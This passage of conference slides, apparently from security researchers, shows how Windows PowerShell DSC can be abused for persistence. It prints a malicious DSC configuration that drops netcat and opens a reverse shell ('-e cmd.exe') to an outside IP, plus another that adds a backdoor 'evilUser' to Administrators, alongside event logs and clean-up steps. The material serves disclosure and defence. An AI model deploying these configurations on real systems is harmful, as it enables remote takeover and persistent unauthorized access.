Successfully got the action GetConfiguration from pull server using Download Manager WebDownloadManager.

# Event logs: DSC Operational (cont'd)

Event 4226, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:  
WebDownloadManager for configuration 1505960a-99f1-41fa-9c9f-50b4b56c2a0d Get-DscDocument command,  
GET Url: psdscpullserver.svc/Action(ConfigurationId='1505960a-99f1-41fa-9c9f-50b4b56c2a0d')/ConfigurationContent.

Event 4210, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:  
Attempting to get the configuration 1505960a-99f1-41fa-9c9f-50b4b56c2a0d from pull server with Server Url  
<http://130.211.144.143:8080/psdscpullserver.svc> using Web Download Manager.

Event 4229, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:  
WebDownloadManager for configuration 1505960a-99f1-41fa-9c9f-50b4b56c2a0d Get-DscDocument command,  
File save result: C:\Windows\TEMP\635794607787986222\localhost.mof.

Event 4211, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:  
The checksum validation for configuration C:\Windows\TEMP\635794607787986222\localhost.mof completed  
with status code 0.

# Event logs: Task Scheduler

DSC tasks registered and updated during first setup

Event 106, TaskScheduler

General Details

User "S-1-5-18" registered Task Scheduler task "\Microsoft\Windows\Desired State Configuration\Consistency"

Event 106, TaskScheduler

General Details

User "S-1-5-18" registered Task Scheduler task "\Microsoft\Windows\Desired State Configuration\DSCRestartBootTask"

Event 140, TaskScheduler

General Details

User "S-1-5-18" updated Task Scheduler task "\Microsoft\Windows\Desired State Configuration\DSCRestartBootTask"

Event 140, TaskScheduler

General Details

User "S-1-5-18" updated Task Scheduler task "\Microsoft\Windows\Desired State Configuration\Consistency"

# PS query: Malware config

```
PS C:\windows\system32> Get-DscConfiguration

Credential       :
GetScript        :
                  return @{
                  GetScript      = $GetScript
                  SetScript      = $SetScript
                  TestScript     = $TestScript
                  }

Result          :
SetScript       :
                  $bytes = [byte[]]('77 90 144 0 3 0 0 0 4
184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205
112 114 111 103 114 97 109 32 99 97 110 110 111 116 32 98 10
105 110 32 68 79 83 32 109 111 100 101 46 13 13 10 36 0 0 0
134 7 0 147 47 15 77 0 0 0 0 0 0 0 0 240 0 47 2 11 2 2 21 0
0 0 16 23 0 0 0 16 0 0 0 0 64 0 0 0 0 0 0 16 0 0 0 2 0 0 4 0
```

# PS query: Malware config (cont'd)

```
25 4 56 28 130 121 132 49 23 172 15 36 10 231 215 65 0 17 186 222 132 142 4
114 208 6 85 41 126 50 202 250 96 251 87 60').split(' ')
[System.IO.File]::WriteAllBytes('c:\nc64.exe', $bytes)

TestScript      :
                  Test-Path 'c:\nc64.exe'

PSComputerName  :

Credential      :
GetScript       :
                  return @{
                    GetScript      = $GetScript
                    SetScript       = $SetScript
                    TestScript      = $TestScript
                  }

Result          :
SetScript       :
                  if ('-e cmd.exe 130.211. [REDACTED] 1234' -eq '') {
                    Start-Process 'c:\nc64.exe'
                  }
                  else {
                    Start-Process 'c:\nc64.exe' '-e cmd.exe 130.211. [REDACTED]
1234'
                  }

TestScript      :
                  (get-process).path -contains 'c:\nc64.exe'
```

# PS query: User config

```
PS C:\windows\system32> Get-DscConfiguration

Description           :
Disabled              : False
Ensure               : Present
FullName              :
Password              :
PasswordChangeNotAllowed : False
PasswordChangeRequired :
PasswordNeverExpires  : False
UserName              : evilUser
PSComputerName        :

Credential            :
Description           : Administrators have complete and
                        unrestricted access to the
                        computer/domain
Ensure               : Present
GroupName             : Administrators
Members               : {Administrator, dscvictim, evilUser}
MembersToExclude     :
MembersToInclude     :
PSComputerName        :
```

# PS query: LCM configuration

```
PS C:\windows\system32> Get-DscLocalConfigurationManager

ActionAfterReboot           : ContinueConfiguration
AllowModuleOverwrite       : True
CertificateID               :
ConfigurationID             : ca28d4d8-a82b-48e7-8a5c-36c60edf132a
ConfigurationMode           : ApplyAndAutoCorrect
ConfigurationModeFrequencyMins : 15
Credential                  :
DebugMode                   : {NONE}
DownloadManagerCustomData   : {MSFT_KeyValuePair (key = "ServerUrl"), MSFT_KeyValuePair (key =
"AllowUnsecureConnection")}
DownloadManagerName        : WebDownloadManager
LCMCompatibleVersions       : {1.0}
LCMState                    : Idle
LCMVersion                  : 1.0
RebootNodeIfNeeded         : False
RefreshFrequencyMins       : 30
RefreshMode                 : Pull
PSComputerName              :
```

# Clean-up / DSC removal

- Delete MOF files from `C:\Windows\system32\configuration`
  - `Current.mof`
  - `Current.mof.checksum`
  - `Pending.mof`
  - `Backup.mof`
  - `MetaConfig.mof`
  - `MetaConfig.backup.mof`
- System will no longer “re-infect” at next consistency check


What's next?

# DSC is probably here to stay

- Held back by lack of easy-to-use tools and legacy versions of Windows
- DSC Resource Kit open sourced in June
- Increasing number of popular use-cases
  - Windows Nano Server management
  - Azure VM management
- We **have not** yet seen these attack techniques in the wild

# DSCompromised roadmap

- MOAR capabilities!
- Modularize configurations
- Auto dissolve
- Dynamically update existing configs
- Utilize compliance server to track victims



Thank you!

[matt.hastings \[at\] tanium.com](mailto:matt.hastings@tanium.com)

@\_mhastings\_

[ryan.kazanciyan \[at\] tanium.com](mailto:ryan.kazanciyan@tanium.com)

@ryankaz42